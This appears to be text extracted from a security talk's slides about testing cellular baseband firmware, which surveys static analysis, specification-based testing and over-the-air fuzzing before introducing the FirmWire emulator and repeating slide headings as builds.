


Radio


Baseband Operation



Baseband Operation



Baseband Operation



Regular Approaches to Testing




Manual static analysis



Specification-based testing



Over-the-air “fuzzing”



Over-the-air Testing:
Slow & (Almost) No Introspection.

Solution: Emulation

FirmWire

(Public) State of the Art Baseband Emulation

FirmWire

(Public) State of the Art Baseband Emulation

- Originally presented by Hernandez et al. @ NDSS 2022

FirmWire

(Public) State of the Art Baseband Emulation

- Originally presented by Hernandez et al. @ NDSS 2022
- “QEMU emulating highly specific hardware”

FirmWire

(Public) State of the Art Baseband Emulation

- Originally presented by Hernandez et al. @ NDSS 2022
- “QEMU emulating highly specific hardware”



Firmware


FirmWire

(Public) State of the Art Baseband Emulation

- Originally presented by Hernandez et al. @ NDSS 2022
- “QEMU emulating highly specific hardware”



Firmware



Emulator


FirmWire

(Public) State of the Art Baseband Emulation


